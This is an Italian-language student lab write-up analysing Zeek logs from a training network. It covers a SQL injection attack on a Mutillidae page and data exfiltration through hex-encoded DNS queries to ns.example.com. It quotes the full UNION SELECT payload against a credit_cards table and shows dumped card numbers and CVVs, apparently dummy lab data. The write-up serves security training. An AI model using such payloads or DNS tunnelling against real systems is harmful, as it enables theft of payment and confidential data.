Build Week 3

Bonus 1

LANDA

TRACKER SPA

In questo laboratorio, esaminerai i log di uno sfruttamento di vulnerabilità documentate HTTP e DNS.

- Parte 1 Investigare un Attacco di SQL Injection
- Parte 2 Investigare l'Esfiltrazione di Dati DNS

Qual è l'indirizzo IP sorgente?

L'indirizzo IP sorgente è **209.165.200.227.**

Qual è l'indirizzo IP destinazione?

L'indirizzo IP destinazione è **209.165.200.235.**

Qual è il numero di porta destinazione?

Il numero di Porta di destinazione è **80**.


HTTP - Logs

Time	source_ip	destination_ip	destination_port
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80
June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80
June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80
June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80
June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80
June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80
June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80
June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80
June 12th 2020, 21:23:17.699	209.165.200.227	209.165.200.235	80
June 12th 2020, 21:23:17.698	209.165.200.227	209.165.200.235	80

Qual è il timestamp del primo risultato?


Il **timestamp** del primo risultato è:

- June 12th 2020, 21:30:09.445



Qual è il tipo di evento?

Il tipo di evento **bro_http** indica che si tratta di un **log HTTP generato da Zeek (precedentemente chiamato Bro)**, un framework di monitoraggio della rete. Questo evento registra i dettagli di una **connessione HTTP** tra client e server.



Cosa è incluso nel campo message?

Il campo **message** rappresenta un **log HTTP** generato da uno strumento di analisi del traffico (Bro), relativo a una richiesta **HTTP GET** effettuata dal client 209.165.200.227 verso il server 209.165.200.235 sulla porta 80. Include:

- **Timestamp** (ts): data e ora della richiesta (2020-06-12T21:30:09.445030Z)
- **Indirizzi IP e porte** (id.orig_h, id.resp_h, id.orig_p, id.resp_p)
- **Metodo HTTP** (GET)
- **Host e URI richiesto**
- **User-Agent** del client (Firefox 68 su Linux x86_64)
- **Lunghezza del corpo della richiesta e risposta**
- **Codice di stato** HTTP (200 OK)
- **Tag di sicurezza** (HTTP::URI_SQLI) che indica un potenziale attacco SQL Injection
- **Tipo MIME della risposta** (text/html)
- **Referrer**: la pagina da cui è partita la richiesta

{"ts":"2020-06-12T21:30:09.445030Z","uid":"CuKeR52aPjRN7PfqDd","id.orig_h":"209.165.200.227","id.orig_p":56194,"id.resp_h":"209.165.200.235","id.resp_p":80,"trans_depth":1,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":23665,"status_code":200,"status_msg":"OK","tags":["HTTP::URI_SQLI"],"resp_fuids":["FEvWs63HqvCqth3LH1"],"resp_mime_types":["text/html"]}

Questi sono dettagli sulla richiesta HTTP GET fatta dal client al server. Concentrati specialmente sul campo uri nel testo del messaggio. Qual è il significato di queste informazioni?

- ' UNION SELECT ccid, ccnumber, ccv, expiration, null FROM credit_cards --

Questo URI contiene una **SQL Injection** nel parametro username. L'attaccante tenta di:

- **Chiudere** la stringa del parametro username con '.
- **Unire** (UNION) una seconda query che seleziona dati sensibili dalla tabella credit_cards.
- I campi richiesti sono:
  - ccid: ID della carta
  - ccnumber: numero della carta
  - ccv: codice di sicurezza
  - expiration: data di scadenza
  - null: probabilmente per far combaciare il numero di colonne con la query originale.

Il -- serve a **commentare** il resto della query SQL originale, evitando errori di sintassi.
Significato: Se il server non valida correttamente l'input, questa richiesta può **estrarre dati di carte di credito** e mostrarli nella pagina user-info.php. Il tag HTTP::URI_SQLI conferma che è stata rilevata un'anomalia compatibile con un attacco SQL Injection.

{"ts":"2020-06-12T21:30:09.445030Z","uid":"CuKeR52aPjRN7PfqDd","id.orig_h":"209.165.200.227","id.orig_p":56194,"id.resp_h":"209.165.200.235","id.resp_p":80,"trans_depth":1,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":23665,"status_code":200,"status_msg":"OK","tags":["HTTP::URI_SQLI"],"resp_fuids":["FEvWs63HqvCqth3LH1"],"resp_mime_types":["text/html"]}

Message completo:

{"ts":"2020-06-12T21:30:09.445030Z","uid":"CuKeR52aPjRN7PfqDd","id.orig_h":"209.165.200.227","id.orig_p":56194,"id.resp_h":"209.165.200.235","id.resp_p":80,"trans_depth":1,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":23665,"status_code":200,"status_msg":"OK","tags":["HTTP::URI_SQLI"],"resp_fuids":["FEvWs63HqvCqth3LH1"],"resp_mime_types":["text/html"]}

Cosa vedi più avanti nella trascrizione riguardo ai nomi utente? Fornisci alcuni esempi di nome utente, password e firma che sono stati esfiltrati.

Più avanti nella trascrizione, si osserva chiaramente che la **SQL Injection** ha avuto successo: il server ha restituito una serie di record esfiltrati dalla tabella **credit_cards**, visualizzati come se fossero credenziali utente. I campi **Username**, **Password** e **Signature** corrispondono rispettivamente a:

- ccnumber → Numero della carta di credito
- ccv → Codice di sicurezza
- expiration → Data di scadenza

Ecco alcuni esempi di dati esfiltrati:

Username (ccnumber)	Password (CVV)	Signature (Scadenza)
4444111122223333	745	2012-03-01
7746536337776330	722	2015-04-01
8242325748474749	461	2016-03-01
7725653200487633	230	2017-06-01
1234567812345678	627	2018-11-01

Questi dati sono stati visualizzati nella risposta HTTP come parte della pagina **user-info.php**, sfruttando la vulnerabilità del parametro username. Il server, non avendo sanificato correttamente l'input, ha eseguito la query malevola e ha mostrato i risultati direttamente nel browser.

```
DST: <b>Username=</b>4444111122223333<br>
DST:
DST: 17
DST: <b>Password=</b>745<br>
DST:
DST: 22
DST: <b>Signature=</b>2012-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7746536337776330<br>
DST:
DST: 17
DST: <b>Password=</b>722<br>
DST:
DST: 22
DST: <b>Signature=</b>2015-04-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>8242325748474749<br>
DST:
DST: 17
DST: <b>Password=</b>461<br>
DST:
DST: 22
DST: <b>Signature=</b>2016-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7725653200487633<br>
DST:
DST: 17
DST: <b>Password=</b>230<br>
DST:
DST: 22
DST: <b>Signature=</b>2017-06-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>1234567812345678<br>
DST:
DST: 17
DST: <b>Password=</b>627<br>
DST:
DST: 22
DST: <b>Signature=</b>2018-11-01<br><p>
DST:
```

Registra gli indirizzi IP del client e del server DNS.

L'indirizzo ip di DNS-Client è 192.168.0.11 mentre quello del DNS-Server è 209.165.200.235.

DNS - Client

Client	Count
192.168.0.11	4

DNS - Server

Server	Count
209.165.200.235	4

I sottodomini delle query DNS erano sottodomini? Se no, qual è il testo?

No, non erano sottodomini nel senso tradizionale. Le stringhe usate nelle query DNS simulavano sottodomini, ma in realtà erano blocchi di dati codificati inseriti come parte del nome richiesto.

Query	Count
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com	1
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com	1
666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com	1
697479206272656163682e0a.ns.example.com	1

Nel mio caso, ho decodificato il file "**DNS - Queries.csv**" utilizzando il comando:

- *xxd -r -p "DNS - Queries.csv" > secret.txt*

Questo mi ha permesso di convertire il contenuto esadecimale in formato binario, generando il file **secret.txt**. Visualizzandolo con **cat**, ho ottenuto il seguente output:
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.

```
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Downloads$
```

Cosa implica questo risultato riguardo a queste particolari richieste DNS? Qual è il significato più ampio?

Da questo risultato è evidente che le query DNS analizzate contenevano **frammenti di un documento confidenziale**, codificati e suddivisi in richieste DNS apparentemente legittime. Ogni query simulava un sottodominio, ma in realtà trasportava dati esfiltrati in forma codificata.

Cosa potrebbe aver creato queste query DNS codificate e perché è stato scelto il DNS come mezzo per esfiltrare dati?

Questo tipo di comportamento implica un uso malevolo del protocollo DNS come **canale di esfiltrazione stealth**, sfruttando la sua natura ubiqua e poco monitorata. È probabile che un malware abbia generato queste query, codificando il contenuto del documento e inviandolo in blocchi verso un dominio controllato dall'attaccante.
Il DNS è stato scelto come vettore perché:

- È quasi sempre abilitato e raramente filtrato in uscita
- Le query sono piccole e difficili da distinguere da traffico legittimo
- I firewall spesso non ispezionano i nomi richiesti, solo la destinazione

In sintesi, ho rilevato un chiaro esempio di **data exfiltration via DNS tunneling**, che dimostra quanto sia cruciale monitorare anche i protocolli apparentemente innocui.